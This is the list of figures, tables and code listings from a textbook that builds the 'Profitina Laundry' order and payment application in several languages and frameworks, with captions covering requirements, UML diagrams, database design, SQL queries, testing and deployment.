Figure 1.5 The words of the counter and the tables and columns that record them. Four tables (Customer, Employee, Service, Bill) come from the original 2020 design; Outlet, Payment and StatusLog were added in September 2026. 17

Figure 1.6 Bill `B1365` in the Flask track of the application, captured from the running program with the sample data. The page answers the questions the paper slip could not: where the bag is, what was paid and how, and who did what, and when. 18

Figure 1.7 Bags in the Rungkut outlet on Wednesday 18 March 2026, the last working day before the Lebaran closure. The line rises when an order is received and falls when one is collected or cancelled; finishing an order does not change the count. 31

Figure 2.1 The workbench by job. You write in VS Code and keep your history in Git; a language runs your program; a server sends pages to the browser, where the developer tools let you look inside; and a database keeps the data. 39

Figure 2.2 VS Code with the book's folder open, drawn as a clean view of the real files and the real terminal output: (1) Explorer, (2) editor tab, (3) integrated terminal, (4) status bar with the selected Python environment. 43

Figure 2.3 The requests behind one page, as recorded from Chromium while it loaded the Java version of the first page: the document, the stylesheet it links to, and the logo. The Network panel of the developer tools shows the same list. 43

Figure 2.4 One browser, five servers on five ports. The static server sends a file; PHP, Flask and Java read the price list from `laundry.db`, opened read-only; the ASP.NET Core page reads the same list from the CSV export of the `Service` table. 58

Figure 2.5 The first page of Profitina Laundry, captured from the running Java server: the official logo, the price list read from `laundry.db`, and the line saying which server sent it. 69

Figure 3.1 The stakeholders of Profitina Laundry by influence on the requirements and interest in the daily work. The owner and the supervisors are managed closely; the regulator has great influence but no interest in the details; cashiers, washers and customers live with every decision and must be kept informed. 81

Figure 3.2 From a sentence in an interview to a test that runs on every change. Each box is kept, so that anyone can walk the chain backwards: why does test `test_tc_10_3_and_10_4_same_answer` exist? Because a customer was tired of phoning. 83

Figure 3.3 The traceability matrix of Profitina Laundry: eleven functional requirements against sixteen use cases (a filled cell means "this use case realizes this requirement"), with the number of acceptance criteria and test cases per requirement. The 87 functional test cases, 13 non-functional ones and 7 database tests make the 107 of the test plan. 101

Figure 3.4 The requirements of Profitina Laundry in MoSCoW order. The Musts are a shop that can run for a day; the Shoulds make it comfortable; the Coulds are known future work; the Won'ts are written down so that nobody spends a weekend on them by accident. 118

Figure 4.1 The UML use-case diagram of Profitina Laundry: six actors, sixteen use cases inside the system boundary. The hollow triangles are generalizations: an Owner is a Supervisor, and a Supervisor is a Cashier, so each inherits every association below it. 128
Figure 4.2 Include and extend around the counter. Creating a bill always includes a customer search; handing over includes recording a payment when a balance is open; paying at drop-off extends bill creation; printing a receipt extends three use cases. The dotted arrow is not a UML relation: it marks the alternative flow that sends the cashier to register a new customer. 129
Figure 4.3 The *New bill* form of the Flask track, captured from our own running copy. The outlet (O03 Wiyung) and the receiving employee come from the session, not from the form; the rack list offers free racks only, lowest first; the price line asks for a whole number of kilograms. 135
Figure 4.4 The journey of a bill as a UML activity diagram with swimlanes. Rounded boxes are actions, diamonds are decisions, the filled circle is the start and the ringed circle the end. The three amber boxes are the moments the system changes the bill's status, labeled with the status they produce. 143
Figure 4.5 The states of a bill as a UML state diagram. Each arrow is labeled *event [guard] / effect*. Payments and complaints loop back to the same state: they are recorded, but they do not change the status. A cancelled bill is stored as `departed` with payment 0, marked by its StatusLog row. 144
Figure 4.6 Creating bill `B2954` as a sequence diagram. Everything between `BEGIN IMMEDIATE` and `COMMIT` is one transaction; if any check fails, the whole transaction is rolled back and the API answers 422 with the name of the field that was wrong. 145
Figure 4.7 Recording a QRIS payment for `B2954`. The balance is not stored anywhere: `add_payment()` computes it from the bill and the sum of its payments, inside the transaction, so that two cashiers cannot both accept the last Rp 20.000. The **opt** fragment is the extra step of a deposit payment. 146
Figure 4.8 Bill `B2954` after the replay: two payments (Rp 20.000 cash at drop-off, Rp 20.000 by QRIS at pickup), balance Rp 0, and a history of four events by three different employees. All times are 21:00 because the copy runs with the demo clock frozen at the end of the sample year. 147
Figure 5.1 The generator's pipeline. The two amber steps decide how many bills a day gets; the teal steps fill in each bill; the navy box is what the program writes to disk. 177
Figure 5.2 Bills per day over the sample year (grey), their seven-day average (navy) and the number the calendar rule expects (dashed amber). The rainy season, the Lebaran rush, the four closed days, Wiyung's opening and the Keputih dryer breakdown of the last week are marked. 185
Figure 5.3 The life of bill `B0014` from its rows in `StatusLog` and `Payment`. The grey bands are the hours the shop is closed; the down payment follows the arrival by two minutes, and the second payment coincides with the handover. 196
Figure 5.4 Amount charged per month (bars, with the number of bills) and money received per month (line), October 2025 to September 2026, in million rupiah. 201
Figure 5.5 Amount charged per outlet and month, in million rupiah. Wiyung starts in January 2026; the shaded months are Keputih's long break. 202
Figure 5.6 Amount charged per service over the year, in million rupiah, with each service's share of the total and its number of bills. 202
Figure 5.7 Left: bills by hour of arrival over the whole year, colored by the generator's three time slots. Right: bills per calendar day for each day of the week, over all outlets (the four closed days are not counted). 203
Figure 5.8 Share of payments by method per month (by count). The white numbers are the QRIS share in percent. 203
Figure 6.1 The 2020 design in Chen notation: four entities, four relationships, and a few attributes of each. Double lines mark total participation: every bill has a customer, an employee and a service. 220
Figure 6.2 The 2020 design in crow's-foot notation. The three-pronged "crow's foot" marks the many end of a relationship; two bars mean "exactly one"; a circle means "possibly none". 221
Figure 6.3 The 2026 design in Chen notation. The new entities are teal. The dashed oval *balance* is a derived attribute: it is computed from `Bill.payment` and the bill's payments, never stored. 223
Figure 6.4 The complete 2026 schema in crow's-foot notation. Navy headers are the 2020 tables, teal headers the new ones; light teal rows are columns added in 2026; grey column names are legacy columns that are kept but never read. 224

Figure 6.5 The life of a bill as a state machine. Each state lists the combination of time columns that the `CHECK` constraint `Bill_status_times` allows for it; a complaint adds a status-log row but no new state. 237
Figure 6.6 The functional dependencies of the flat order book. Navy arrows leave the key; amber arrows leave the three non-key determinants, and each amber arrow is a fact about something other than a bill. 242
Figure 6.7 Decomposing the flat order book along its three non-key determinants gives four tables in third normal form: exactly the `Bill`, `Customer`, `Service` and `Outlet` tables of the schema. 246
Figure 6.8 The anatomy of `Employee.password_hash` for the owner: algorithm, iteration count, salt and derived key, the last two in standard Base64. 256
Figure 7.1 The logical order in which a `SELECT` is evaluated. It differs from the order in which it is written: `SELECT` comes fifth, after the rows have been chosen and grouped. 275
Figure 7.2 An inner join drops customers without bills; a left join keeps them with a count of 0. Of the 256 customers, 253 have bills; `C0020`, `C0051` and `C0093` do not. 283
Figure 7.3 How `ROW_NUMBER()` numbers the services inside each outlet. The grey rows (rank 4) are removed by the outer `WHERE rnk <= 3`. 284
Figure 7.4 Customers and bills by number of visits in the year. The 26 customers who came 26 times or more (10 % of all customers) brought a third of all bills. 295
Figure 7.5 QRIS share of payments by quarter and outlet. Keputih, near the campus, leads throughout and approaches half of all payments by the third quarter of 2026. 298
Figure 7.6 Bills per week around Lebaran 2026, with bed covers, blankets and curtains in amber. The week of 9 March (the rush, shaded yellow) has 99 bills; the week of 16 March (the closure from 19 to 22 March, shaded red) only 29. 300
Figure 7.7 Average time per query with and without the schema's indexes, one run of `explain.py --time` on the build machine. The absolute numbers depend on the computer; the ratios are what matter. 305
Figure 8.1 The front end and its data. The pages talk only to `js/api.js`; its `LiveApi` fetches JSON from any track's API, its `MockApi` reads the CSV files without a server. The Python and Java console clients of Sections 8.15 and 8.16 use the same API without a browser. 321
Figure 8.2 The home page at desktop width in live mode, captured from the running front end. The markers show (1) the brand link with the official logo, (2) the main menu, (3) the hero section, (4) the price list drawn from `GET /api/services`, (5) the calculator form, (6) the connection settings in the footer. 326
Figure 8.3 The layout at 1024 pixels and at 360 pixels. Flexbox and Grid adapt by themselves; the media query of **Listing 8.5** only hides the menu behind a button and turns tables into cards. 331
Figure 8.4 The home page at 360 pixels, captured in Chromium: on the left the menu is closed and the price list is drawn as cards; on the right the **Menu** button has been pressed and `aria-expanded` is now `true`. 333
Figure 8.5 "Where is my laundry?" at 360 pixels in live mode. Left: B2938 with 0896 0000 1482 is ready for pickup since 30 Sep 2026 18:00. Right: the same bill with another phone number gets the same message as a bill that does not exist. 335
Figure 8.6 One session of the staff view. The login answer sets an `HttpOnly` session cookie, which the browser sends back by itself, and returns a `csrf_token`, which the script must send as a header with every change. A change without the header is refused with 403. 342
Figure 8.7 The owner's dashboard in live mode. The markers show (1) who is logged in, (2) the tabs, (3) the outlet tiles laid out by Grid, (4) the month's charged amount per outlet and in total, (5) the top services of the month, (6) the data source. 347
Figure 8.8 The queue of O02 Keputih at 21:00 on 30 September 2026: nine bills in process, the six overdue ones on a red background, oldest first, each with a **Finished** button; below them the six bills ready for pickup with their balances. 348
Figure 8.9 The first four bills of the same queue at 360 pixels: each row is a card whose labels come from the `data-label` attribute of its cells. 349
Figure 8.10 The receipt of B0014 as printed: 3 kg of wash, dry and fold at Rp 8.000, paid in two parts (Rp 12.000 cash at drop-off, Rp 12.000 by QRIS at pickup), balance Rp 0. Captured with Chromium's print media emulation. 355

Figure 9.1 The login page of the PHP track (S01), captured from the running server. The official logo appears twice: in the header of every page and on the login card. 374
Figure 9.2 The path of one request through the PHP track. Real files in `public/` are sent as they are; every other path runs `index.php`, the kernel, the router and one handler of `Web` or `Api`, which use the models, `Db` and either a template or `json_encode()`. 378
Figure 9.3 One value of `Employee.password_hash`: four fields separated by `$`. To check a typed password, the same derivation is repeated with the stored salt and iteration count, and the two keys are compared in constant time. 388
Figure 9.4 The new-bill form after a submission with rack A01, which is taken, a down payment of Rp 50.000 on a Rp 40.000 bill, and QRIS without a reference. The server answered 422; the markers show (1) the chosen customer, kept, (2) the rack error, (3) the price calculated in the browser, (4) the amount error, (5) the missing reference. 393
Figure 9.5 Creating bill B2954: the form action checks the token and the session, the model checks the fields, then one transaction checks the rack again, computes the price and the id, and writes three rows. Any error rolls everything back; a 422 shows the form again. 402
Figure 9.6 Bill B2954 after **Save bill**: the flash message, the status IN PROCESS with a balance of Rp 20.000, the promised time 2 Oct 2026 21:00 (48 hours for wash, dry and fold), the cash payment and the first history line. 403
Figure 9.7 The receipt of B2954, rendered by Chromium in print media from the running PHP track: the official logo, the Wiyung outlet, 5 kg at Rp 8.000, Rp 20.000 paid in cash, a balance of Rp 20.000, and the ready time 2 Oct 2026 21:00. 409
Figure 9.8 The monthly revenue report for October 2025 to September 2026: 2,953 bills, Rp 144.213.000 charged and Rp 142.684.000 received. The bars are HTML `<meter>` elements; March 2026, the Lebaran month, is the peak. 410
Figure 9.9 Two ways to serve the same code. A: PHP's built-in server with `public` as the document root and SQLite. B: XAMPP's Apache serving the `App` folder from `htdocs`, where two `.htaccess` files keep everything but `public/` unreachable and send every request to `index.php`, and MariaDB holds the data. 415
Figure 10.1 The login page of the Flask track, captured from the running application. The official Profitina logo is served from `laundry/static/img/` 432
Figure 10.2 The owner's dashboard for Wednesday 30 September 2026: bills and money per outlet, the six overdue bills at Keputih, the month's revenue of Rp 11.913.000 and the three most-ordered services. 432
Figure 10.3 The `laundry` package. `create_app()` builds the application and registers everything; every request passes the guard in `auth.py`; pages and API call the same business logic, and only the logic speaks SQL, always through `db.py` 433
Figure 10.4 The status page answering HTTP 429 after eleven look-ups within a minute from one address. This screenshot was not staged: it was captured while the comparison script of Section 10.17 was still inside its one-minute window. 441
Figure 10.5 The path of one request through the Flask track. Each red box is a place where the request can stop; only a request that passes all of them reaches the transaction. 456
Figure 10.6 The new-bill form for customer C0151 at Wiyung: service, quantity rounded up to whole kilograms, a free rack, the price the browser shows while typing, and the optional payment now. 458
Figure 10.7 Bill B0014: 3 kg wash-fold for Rp 24.000, paid in two parts (cash, then QRIS), and its four history entries with the employee who caused each one. 459
Figure 10.8 The receipt of bill B2938 as the browser shows it before printing: Rp 40.000 still to pay, ready by 30 September 2026 19:52, and the status-check hint. 460
Figure 10.9 The public status check for B2938 with the phone number typed with spaces: ready for pickup since 30 September 2026 18:00, Rp 40.000 still to pay, and the outlet to call. No name, address or e-mail appears. 461
Figure 11.1 The queue of outlet O02 Keputih in the JDK HttpServer track at 21:00 on 30 September 2026: nine bills in process, six of them overdue after the dryer breakdown, and six ready for pickup. 493
Figure 11.2 One request through the HttpServer track. `WebServer.handle()` makes the same four checks for every request; handlers call services; only repositories contain SQL, always through `Sql` and `PreparedStatement`. 494

Figure 11.3 Recording a payment (UC-09, BR-6): three checks that stop with 404 or 409, then the field rules that stop with 422 and name every wrong field, then one transaction. 512
Figure 11.4 The servlet track inside a container. The container reads `web.xml` once, starts the listener, sends every request through the filter and then to the servlet whose URL pattern matches; servlets forward to JSP pages for HTML. 518
Figure 11.5 Bill B2938 in the servlet track: 5 kg of wash, dry and fold for Syaiful Wijaya at Wiyung, finished at 18:00 on 30 September, Rp 40.000 still to pay. 527
Figure 11.6 The browser's own check: the amount field has `max="40000"`, so Chromium refuses 50,000 before anything is sent. This is a convenience for the cashier, not a protection. 527
Figure 11.7 The same form after the browser's check was switched off, as any script or `curl` user can do: the server answers 422 with two messages, one for the amount and one for the missing QRIS reference, and nothing is saved. 528
Figure 12.1 The owner's dashboard of the ASP.NET Core track, captured with Playwright from the running application: the same figures as the Flask and Java tracks at 21:00 on 30 September 2026. 554
Figure 12.2 One request through the ASP.NET Core track: Kestrel, the static files, the `Guard` middleware, routing, then a Razor page or a minimal endpoint; both call the same services, which call `ILaundryStore`. 555
Figure 12.3 One interface, two stores. The CSV store is the default and needs no package; the SQL store works with any ADO.NET provider, compiled in only when its package has been added. 571
Figure 12.4 The payment form of the ASP.NET Core track for B2938, captured with Playwright after typing 50,000 as cash given: the page's JavaScript shows a change of Rp 10.000, which is never sent to the server or stored. 579
Figure 12.5 The receipt of bill B2938 from the ASP.NET Core track, with the official Profitina logo: 5 kg at Rp 8.000, total Rp 40.000, balance Rp 40.000, ready by 30 September 19:52. 584
Figure 12.6 The monthly revenue report of the ASP.NET Core track for October 2025 to September 2026, with its *Download CSV* link. 587
Figure 13.1 One `POST /api/bills` through the four frameworks. Rows 2 to 4 (amber) are the security checks every framework performs before the shop's code runs; row 6 (teal) is where the shop's own business rules and its transaction live. 604
Figure 13.2 The canonical `Bill` table and its four mappings. Every mapping names the original table and the original foreign-key column `Customer_id`; none of the four frameworks is allowed to invent its own DDL for a schema that the specification fixes. 605
Figure 13.3 The queue of outlet O02 Keputih in the Django track at the demo clock's 30 September 2026 21:00: nine bills in process (six overdue after the dryer breakdown) and six waiting for pickup, two of them with money still to pay. 607
Figure 13.4 Bill B0014 in the ASP.NET Core MVC track, captured from the running application: Rp 24.000 charged and paid in two parts of Rp 12.000 (cash, then QRIS), and four history rows with the employee who caused each one. 638
Figure 13.5 What was actually run for each framework track on 24 September 2026. Green: run here with the result shown. Red: impossible here because the package server was blocked; the track's README gives the commands. Amber: recorded in the track's `VERIFIED.md` and not repeated for this chapter. 646
Figure 14.1 The four automated suites as run for this chapter on 24 September 2026: passed cases, cases skipped because no MySQL server was running, cases that need a person, and the run time. No case failed. 658
Figure 14.2 One acceptance script, written twice (Python and Java), speaks only HTTP to the JSON API and checks 18 test-plan cases on every track, including the Flask track behind nginx and gunicorn. 661
Figure 14.3 Six ways to put Profitina Laundry on the internet. The first five run on a server somewhere else; the Cloudflare Tunnel lets the shop's own counter PC serve customers without opening any port on the shop's router. 675
Figure 15.1 The sample year, October 2025 to September 2026: amount charged and money received per month, from the monthly report. March, the month of Ramadan and Lebaran, is the busiest despite four days of closure. 696
Figure 15.2 Loyalty points of the 253 paying customers in the sample year under the proposed rule, with the tier boundaries at 50 and 150 points: 151 Bronze, 85 Silver and 17 Gold customers. 705

Figure 15.3 The four extensions and the tables they add or read. Every extension that touches personal data passes the same three questions of UU PDP: consent, purpose and minimization. 712

List of Tables

Table 1.1 The three outlets of Profitina Laundry, as stored in the `Outlet` table, with the character of each neighborhood that the sample data reproduces. 3
Table 1.2 The price list of Profitina Laundry (`Service` table) with the promised turnaround of business rule BR-7. The unit of each price is part of its description. 10
Table 1.3 QRIS in Indonesia in 2026, as reported by Bank Indonesia. Almost every merchant that accepts QRIS is a small business like a laundry. 13
Table 1.4 Payments of the sample year by method. The amount received, Rp 142,684,000, is less than the Rp 144,213,000 charged, because orders still on the racks and a few unpaid collected orders have a balance. 14
Table 1.5 The seven tables of Profitina Laundry in plain words, with the number of rows in the sample year (October 2025 to September 2026). 17
Table 1.6 Values that the application computes rather than stores, and where this chapter explains them. Only the amount charged and the units are stored, because the price list and the scale may change afterwards. 18
Table 2.1 The toolchain of this book with the versions current in September 2026, the oldest version the book's code needs, and the chapter that first uses each tool. 40
Table 2.2 Installing VS Code on each operating system. The last row is the check: it must print a version number beginning with `1.`. 41
Table 2.3 The VS Code extensions used in this book. Always check the publisher: several extensions share similar names. 42
Table 2.4 Installing PHP on each operating system. `php -m` lists the extensions PHP loaded; `pdo_sqlite` must be among them for this chapter. 45
Table 2.5 Installing a MySQL-compatible database server. Any of the three is enough for this book. 46
Table 2.6 Installing JDK 25 on each operating system. Both checks must print the same version; if only `java` answers, a runtime is installed, not a development kit. 47
Table 2.7 Installing Python on each operating system. On Windows the command is `python`; on macOS and Linux it is `python3`. 48
Table 2.8 Installing the .NET 10 SDK on each operating system. 49
Table 2.9 The verification commands, what a good answer contains, and the usual fix when it does not. 50
Table 2.10 The five ways, each on its own port so that all can run at once. On Windows use `python` for `python3` and `..\..\lib\*` for the class path. Stop any server with **Ctrl+C**. 59
Table 3.1 The five kinds of statement in a requirements document, each with a real example. Keeping them apart tells you who may change them: the owner changes business rules, the team negotiates requirements, and nobody quietly edits an acceptance criterion. 78
Table 3.2 Six characteristics of a good requirement, each shown on the payment and balance rules of Profitina Laundry. The "bad" versions are all sentences that real teams write. 79
Table 3.3 The stakeholders of Profitina Laundry. The last three rows never stand at the counter, and each of them still shapes requirements. 80
Table 3.4 The scope of Profitina Laundry, from the requirements document. The right column is as much a decision as the left. 83
Table 3.5 Part of the glossary of Profitina Laundry. The words `payment` and `credit` are column names inherited from the 2020 design, which is why the glossary is needed: `Bill.payment` is the amount charged, not a payment. 84
Table 3.6 The sixteen business rules of Profitina Laundry. Each was true at the paper counter before any code existed. 85

Table 3.7 The dashboard of 30 September 2026, as AC-8.1 requires it, with the real figures of the sample data. Keputih's six overdue bills are the dryer breakdown of Example 6. 90
Table 3.8 The non-functional requirements of Profitina Laundry placed in the ISO/IEC 25010:2023 quality model. Every characteristic has at least one requirement or an explicit reason why not. 92
Table 3.9 The eleven security and personal-data requirements, with the test cases that check them. S-8 and part of S-10 are checked by review, not by a test, and the gap checker of Section 3.10 reports that honestly. 92
Table 3.10 The test plan of Profitina Laundry in one table. Every run starts from a fresh copy of `laundry.db` with the clock frozen at 30 September 2026, 21:00, so every expected value is exactly reproducible. 102
Table 4.1 The six actors of Profitina Laundry and who plays them. The owner inherits from the supervisor and the supervisor from the cashier; the washer stands apart, because a washer never takes money. 127
Table 4.2 The sixteen use cases of Profitina Laundry. This table is the one the traceability checker of Chapter 3 reads to find which use cases realize which requirement. 129
Table 4.3 The parts of a use-case description. The alternative flows are numbered after the main-flow step where they branch off: 3a is the first alternative at step 3, 3b the second. 130
Table 4.4 UC-01 Log in / log out. 130
Table 4.5 UC-16 Manage employee accounts. 131
Table 4.6 UC-02 Search customers. 132
Table 4.7 UC-03 Register or edit a customer. 132
Table 4.8 UC-04 Manage services and prices. 133
Table 4.9 UC-05 Create a bill. 134
Table 4.10 UC-06 Mark a bill finished. 136
Table 4.11 UC-07 Hand over laundry. 136
Table 4.12 UC-08 Cancel a bill. 137
Table 4.13 UC-15 Record a complaint. 138
Table 4.14 UC-09 Record a payment. 138
Table 4.15 UC-10 Print a receipt. 139
Table 4.16 UC-11 View the dashboard. 140
Table 4.17 UC-12 View reports and export CSV. 140
Table 4.18 UC-13 Check bill status. 141
Table 4.19 UC-14 Use the JSON API. 141
Table 5.1 The price list of the sample year. The last column is business rule BR-7 of Chapter 3: a bill still being processed after this many hours is overdue. 173
Table 5.2 The seven tables of the sample year. Chapter 6 designs them; this chapter fills them. 176
Table 5.3 The weekday multiplier of the generator. Saturday and Sunday are the busiest days, Friday the quietest. 180
Table 5.4 The rainy-season multiplier of the generator, one value per month, highest in January. 180
Table 5.5 How the service lottery changes. Multipliers compound, like the calendar's: a student at Keputih sees express at 11 × 1.5 × 1.3 tickets. 188
Table 6.1 Three sample rows of the 2020 design and the question each one raises. The 2026 schema answers all three. 221
Table 6.2 How the two notations draw the same ideas. Chen's diagrams are for thinking about the business; crow's-foot diagrams are for building the tables. 222
Table 6.3 The nine relationships of the schema. The first four foreign keys of 2020 kept their original names and rules; five are new. 224
Table 6.4 What the September 2026 extension added, and why each addition took the form it did. 225
Table 6.5 The constraints of the schema. MySQL needs fewer `CHECK` constraints because its column types already enforce lengths, formats and allowed values. 230
Table 6.6 `PaymentLine`, a table that is in 1NF but not in 2NF: its key is (`Bill_id`, `paid_at`), but `cust_name` depends on `Bill_id` alone. 245
Table 6.7 `Preference`, a table in 3NF but not in BCNF: (`cust_id`, `svc_id`) is a key, yet `washer → svc_id` holds and `washer` is not a superkey. 247

Table 6.8 Data dictionary: `Outlet` (added 2026), 3 rows. 248
Table 6.9 Data dictionary: `Customer` (2020, plus `password_hash`), 256 rows. 248
Table 6.10 Data dictionary: `Employee` (2020, plus `Outlet_id` and `password_hash`), 14 rows. The role is derived by Equation (6.2), not stored. 249
Table 6.11 Data dictionary: `Service` (2020, unchanged), 12 rows. 249
Table 6.12 Data dictionary: `Bill` (2020, plus `Outlet_id`), 2,953 rows. `CHECK Bill_status_times` ties the status to the times (Equation (6.4)). 250
Table 6.13 Data dictionary: `Payment` (added 2026), 3,319 rows. The application refuses an amount above the balance (Equation (6.1)) 251
Table 6.14 Data dictionary: `StatusLog` (added 2026), 8,802 rows, insert-only. 251
Table 6.15 Derived values of the data dictionary. Each is computed in SQL whenever it is needed. 252
Table 6.16 Every difference between the two schema files. Everything else, from names to business rules, is identical. 253
Table 7.1 The thirty queries by the question they answer. Sections 7.11 to 7.13 then look at speed, dialects and the Java runner. 272
Table 7.2 Date and time functions of the two dialects. Where a query needs different functions, the chapter's `mysql/` folder holds its MySQL version. 286
Table 7.3 What the six plans teach. Exercise 7.10 shows how an index on an expression rescues the phone-digit search. 306
Table 8.1 The pages of the static front end. The receipt was added to the staff view in this chapter's code; the other pages are the application's own. 320
Table 8.2 The files of the front end and the job of each. Every page loads `config.js`, `core.js`, `api.js` and `ui.js`, then its own script. 320
Table 8.3 The methods of `LiveApi` and `MockApi` and the HTTP requests behind them. Both classes have exactly these methods, which is what makes them interchangeable. 341
Table 8.4 The error and empty states of the front end, where each is detected, and what the page says. Every message tells the user what to do next, and none of them reveals more than the user is entitled to know. 350
Table 8.5 The three layers of front-end tests. Each layer finds bugs the cheaper layers cannot. 356
Table 9.1 The software used to run the PHP track for this chapter, and the newest releases. XAMPP's newest release still ships PHP 8.2, which leaves security support at the end of 2026. 372
Table 9.2 The folder of the PHP track. Only `public/` is visible to a browser; everything else is reachable only through `index.php`. 373
Table 9.3 The security headers the kernel sends. The Content Security Policy is sent with pages only; the API answers JSON, which a browser does not execute. 380
Table 9.4 The rules for a payment (BR-6). A bill may be paid in parts, by different methods. 404
Table 9.5 Creating a bill in three languages. The SQL, the rules, the order of the steps and the messages are the same; only the way each language spells them differs. 423
Table 10.1 The software of the Python track: the exact versions installed and run in this chapter, and the newest release of each as of September 2026. 430
Table 10.2 The parts of the Flask track, with their size in lines. The business logic is the largest part on purpose: it is what the shop is actually paying for. 434
Table 10.3 The nine blueprints of the Flask track: 32 page routes and 25 API routes. The screen numbers are those of the UI walkthrough of Chapter 3. 439
Table 10.4 The 192 tests of the Flask track by file, and the test-plan cases each file covers. Chapter 14 compares these counts with the other tracks. 471
Table 10.5 The status check in Flask and in plain Java: each job the Flask track leaves to the framework, and the line of Java that does it by hand. 480
Table 11.1 The software of the Java tracks: what was installed and run for this chapter, and the newest release of each as of September 2026. 489
Table 11.2 Everything that was executed for this chapter, on 24 September 2026, with its result. The one failure is explained in Section 11.18. 490
Table 11.3 The parts of the JDK HttpServer track. The SQL is in one package only, and the web package never contains any. 494

Table 11.4 The workflow of a bill in the HttpServer track: role check, method, the condition that makes the update safe, and the audit row written in the same transaction. 511
Table 11.5 The same jobs in the two Java tracks. The servlet track hands the first four rows to the container and keeps the rest. 518
Table 11.6 Recording a payment three ways. The rules and the SQL are identical; only the spelling of each step differs. 544
Table 12.1 The software of the .NET track: what was installed and run here, and the newest release of each as of September 2026 [1], [3], [4]. 551
Table 12.2 Everything executed for this chapter on 24 September 2026. The complete outputs are in `Code_new/Chapter12/runs/`. 552
Table 12.3 The folders of the ASP.NET Core track. As in every track, only `Data/` knows how the data is stored. 555
Table 12.4 Six runs of the shared acceptance suite against the ASP.NET Core track, 24 September 2026. The outputs are in `Code_new/Chapter12/runs/`. 585
Table 12.5 The monthly report in three languages: the same two sums of Equation (12.3) and Equation (12.4), and the same care with money, empty months and line ends. 594
Table 13.1 The seven jobs that have nothing to do with laundry, and who does each of them in six tracks of this book. From left to right, more of the work moves from the shop's code into the framework. 602
Table 13.2 The four framework tracks and their versions, checked on the web in September 2026. "Here" means the build environment in which this chapter's commands were run. 605
Table 13.3 The four framework tracks row by row. The last row is not a judgment of the frameworks but a record of which package servers the build environment could reach. 640
Table 14.1 The four levels of testing in Profitina Laundry. Lower rows are slower and fewer, but only they prove that the pieces work together. 656
Table 14.2 The 107 cases of the test plan, grouped by requirement. 657
Table 14.3 How the four tracks run the test plan. Each keeps its tests in its own language, with no extra framework to install. 658
Table 14.4 The four suites as run on 24 September 2026 (Linux, Python 3.11.15, PHP 8.4.21, OpenJDK 21.0.10, Node 22.22.2). The counts differ because each suite splits the plan differently; what they share is zero failures on the same data. 660
Table 14.5 The black-box acceptance scripts against three tracks and one production-style deployment, 24 September 2026. The complete outputs are in `Code_new/Chapter14/runs/`. 668
Table 14.6 The OWASP Top 10:2025 mapped onto Profitina Laundry: where each risk lives in the shop, the defense in the code, and the test that checks it. 669
Table 14.7 UU PDP obligations translated into actions for a three-outlet laundry: what the application already does, and what remains an owner's decision. 673
Table 14.8 The six deployment options compared. Costs are described relatively because prices change; the last column says what was actually run in the build environment. 675
Table 14.9 The deployment checklist of Profitina Laundry, in the order the work is done. 684
Table 14.10 The tools of this chapter, the versions that were actually run on 24 September 2026, and what each was used for. 689
Table 15.1 The route from a request to a released feature, with the loyalty program as the example. The same nine steps serve delivery, notifications and analytics. 713
Table 15.2 A four-stage plan for extending Profitina Laundry in a class project: one extension per group, each stage ending with something that runs and something that is checked. 714

List of Listings

Listing 1.1 `Chapter01/python/counter_day.py`: one day at the counter replayed from the CSV files of the sample data, in Python. 19

Listing 1.2 `Chapter01/java/CounterDay.java`: the same replay in Java, using only the standard library. Run it from the `java` folder with `java CounterDay.java`. 23
Listing 2.1 `Chapter02/tools/check_tools.py`: ask every tool of the workbench for its version and report which answered. 51
Listing 2.2 `Chapter02/tools/CheckTools.java`: the same check in Java. Run it in the `tools` folder with `java CheckTools.java`. 52
Listing 2.3 `Chapter02/db/check_db.py`: open `laundry.db` read-only and count the rows of every table. 55
Listing 2.4 `Chapter02/db/CheckDb.java`: the same count in Java through JDBC. The driver's setting `open_mode = 1` opens the file read-only. 56
Listing 2.5 `firstpage/static/public/index.html`: the price list as a plain HTML file. The four dynamic ways produce exactly this text, except the `Served by` line. 59
Listing 2.6 `firstpage/php/public/index.php`: the price list read from `laundry.db` with PDO and printed as HTML. 61
Listing 2.7 `firstpage/python/app.py`: the price list in Python with Flask and the standard `sqlite3` module 62
Listing 2.8 `firstpage/java/FirstPage.java`: the price list served by the JDK's HttpServer, read through JDBC and the SQLite driver. 64
Listing 2.9 `firstpage/dotnet/FirstPage.csproj`: the project file. `Microsoft.NET.Sdk.Web` brings ASP.NET Core with it; no other package is needed. 66
Listing 2.10 `firstpage/dotnet/Program.cs`: the price list in C# with ASP.NET Core, read from `Service.csv` because reading SQLite would need a NuGet package 67
Listing 2.11 `firstpage/compare_pages.py`: fetch the page from every running server and compare them apart from the `Served by` line. 69
Listing 3.1 `python/ac_examples.py`: eleven acceptance criteria of this chapter checked against the sample year. Every query uses `?` parameters, as requirement S-2 demands even in a program nobody else will run. 94
Listing 3.2 `java/AcExamples.java`: the same eleven checks with JDBC. `PreparedStatement` with `?` plays the role of Python's parameter tuple, and `LocalDateTime` that of `datetime`. 96
Listing 3.3 `python/tracecheck.py`: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds. 103
Listing 3.4 `java/TraceCheck.java`: the traceability checker in Java 21. A `TreeMap` keeps the use cases sorted, `LinkedHashMap` keeps the FRs in document order, and `Arrays.compare` sorts test ids so that TC-5.10 comes after TC-5.9. 110
Listing 4.1 `scenarios/journey.txt`, the first four of twenty-six steps. Each block names a use case and its flow, the actor, the request, the expected HTTP status, and what to print from the answer; `$customer` is a value saved from an earlier answer. 148
Listing 4.2 `python/start_flask_copy.py`: copy the Flask track and the sample database into `work/`, then start the copy on port 6040 with the clock frozen at 2026-09-30 21:00:00. 149
Listing 4.3 `python/replay.py`: replay a scenario file against a running track with only the standard library. A `CookieJar` keeps the session between requests, as a browser would, and the CSRF token from the login answer is sent with every change. 150
Listing 4.4 `java/Replay.java`: the same replay with the JDK's `HttpClient` and `CookieManager`. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value. 157
Listing 5.1 `python/lpdb.py`: the helper every Python program of this chapter imports. The `?mode=ro` in the connection string is what makes the database read-only. 173
Listing 5.2 `python/01_counts.py`: row counts of the seven tables and the three control totals of the year. 174
Listing 5.3 `python/05_regenerate.py`: run the generator again and compare every table with the book's database through a SHA-256 fingerprint. 178
Listing 5.4 `generator/generate_data.py`, lines 247–270: the volume multiplier of one outlet on one day, the heart of the calendar rule. 179

Listing 5.5 `python/02_day_factor.py`: compute the scale of Equation (5.5), the multiplier and lambda of nine chosen days, and the expected against the actual bills of every month. 182
